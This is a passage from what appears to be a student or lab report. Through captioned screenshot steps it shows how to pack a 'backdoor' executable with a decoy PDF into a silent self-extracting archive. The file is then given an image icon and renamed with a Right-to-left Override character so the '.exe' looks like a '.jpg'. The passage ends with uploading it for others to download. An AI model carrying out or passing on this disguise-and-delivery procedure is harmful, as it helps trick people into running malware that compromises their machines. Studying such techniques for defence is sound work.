


Figure 20: Browsing Image file




Figure 21: Downloading icon file



## Step 10: Convert the image file to pdf




Figure 22: PDF converter




Figure 23: Selecting JPG to PDF




Figure 24: Browsing image file




Figure 25: Downloading PDF file

Step 11: Select Backdoor application and pdf file and click on add to archive.




Figure 26: Selecting backdoor and pdf files

Step 12: Check Create SFX archive




Figure 27: Checking Create SFX archive

### Step 13: Navigate to Advanced




Figure 28: Navigating to Advanced

### Step 14: Navigate to Setup and add the previous file names in run after extraction box.




Figure 29: Navigating to Setup and add the previous file names in run after extraction box

Step 15: Navigate to Modes and add select Hide all in Silent mode box




Figure 30: Navigating to Modes and add selecting Hide all in Silent mode box

Step 16: Navigate to Update and Select Extract and update files and Overwrite all files in Update mode and Overwrite mode respectively.




Figure 31: Navigating to Update and Selecting Extract and update files and Overwrite all files in Update mode and Overwrite mode respectively.

Step 17: Navigate to Text and icon and brows for the image file.




Figure 32: Navigating to Text and icon and browsing the image file.

Step 18: The backdoor within the pdf file is created




Figure 33: The file is created

## Step 19: Copy the name of the file




Figure 34: : Coping the name of the file

## Step 20: Write the opposite of jpg before.exe



Figure 35: Writing the opposite of jpg before .exe

## Step 21: Copy Right-to-left Override




Figure 36: Copied Right-to-left Override

## Step 22: Paste before gpj.exe




Figure 37: Pasting before gpj.exe






Figure 38: After Pasting before gpj.exe

Step 23: Copy the new name




Figure 39: Copy the new name

Step 24: Past the new name in forest.exe file




Figure 40: Pasting the new name in forest.exe file

Step 25: The file is ready to be sent to users




Figure 41: After Pasting the new name in forest.exe file

### 6.3 Appendix 3: User Interaction

Step 26: Upload the file to a website which can be used by others to download if they have the link

